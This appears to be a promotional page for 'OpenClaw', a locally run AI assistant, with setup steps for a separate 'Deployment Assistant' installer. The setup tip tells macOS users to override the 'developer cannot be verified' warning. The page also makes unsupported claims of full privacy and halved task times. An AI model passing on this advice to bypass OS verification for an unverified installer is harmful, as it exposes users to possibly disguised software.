OpenClaw is a powerful personal AI assistant that runs directly on your own computer. Designed for tech professionals, creatives, and entrepreneurs, it automates repetitive tasks such as managing emails, scheduling reminders, and analyzing data. By handling these routine operations, OpenClaw lets you focus on high-value, strategic work instead of getting bogged down in day-to-day chores. Unlike cloud-only AI tools, OpenClaw prioritizes privacy and security, keeping your entire digital environment under your control.
Local Deployment: Privacy and Security at Its Core
Running entirely on your machine, OpenClaw is the ideal privacy-first solution for anyone handling sensitive client information or proprietary data. Your data never leaves your computer, giving you full ownership and peace of mind.
Key privacy features include:
Local storage: Work offline and keep all your files safely on your hard drive
Advanced encryption: Protects your workflow from unauthorized access
Zero third-party access: Eliminates risks from data mining or external breaches
Seamless Integration with Everyday Tools



OpenClaw works with the apps you already use, reducing context switching and centralizing your workflow.
Supported integrations include:
VSCode: Automate code formatting, syntax checks, and error correction to speed up development
Google Calendar: Schedule meetings, send reminders, and automatically resolve conflicts
Trello & Excel: Push updates to boards and analyze spreadsheets without manual effort
These integrations make OpenClaw a natural extension of your existing digital workspace
Customizable Efficiency for Your Unique Workflow
Thanks to its modular design, OpenClaw can be tailored to meet your specific needs
You can create or use custom skills, like filtering emails, generating performance reports, or automating repetitive tasks
Unlike rigid AI tools, OpenClaw adapts to a variety of professional roles — whether you manage a marketing agency, work as a freelance developer, or operate in specialized industries
Eliminate Workflow Bottlenecks
OpenClaw's intuitive interface and interactive guides make automation simple and accessible
Professionals often report cutting task completion times by half after deploying the assistant
Mundane, repetitive tasks are automated, freeing you to focus on creative thinking and problem-solving rather than tedious processes

Quick Setup OpenClaw
System Requirements
Windows: 10 (64-bit) or higher, 4GB+ RAM
macOS: 10.15 or later (Apple Silicon M1/M2/M3/M4 or Intel), 4GB+ RAM
Download the Installer

Visit the official OpenClaw Deployment Assistant website and download the version for your system:
Windows: OpenClawTooli18n_u2451m_1.2.27_x64-setup.exe
macOS Apple Silicon: OpenClawTool_1.2.26_aarch64.dmg
macOS Intel: OpenClawTool_1.2.26_x64.dmg

Install the Application
Windows: Run the .exe installer and follow the on-screen prompts
macOS: Open the .dmg file and drag OpenClaw into the Applications folder
Tip: If you see "developer cannot be verified," go to System Settings → Privacy & Security and click Still Open to proceed

Launch & Deploy

Open the app and let the Deployment Assistant guide you. The assistant runs a fully automated 6-step setup:
Detect system configuration
Install required dependencies
Download OpenClaw
Configure settings automatically
The entire process takes about 3 minutes with no additional manual steps required
Configure Your AI Model

After deployment, enter your API key to activate the AI features. OpenClaw supports:
Zhipu GLM
Tongyi Qianwen
DeepSeek
Doubao
OpenAI-compatible APIs
Ready to Use

Once setup is complete, the smart chat interface opens. You can now start using OpenClaw for:
Task automation
Web browsing and research
File organization
Code review and programming assistance
And much more
With the Deployment Assistant, the OpenClaw is ready to run in just a few minutes with minimal effort.
Now, click the download button to get you personal AI assiatence.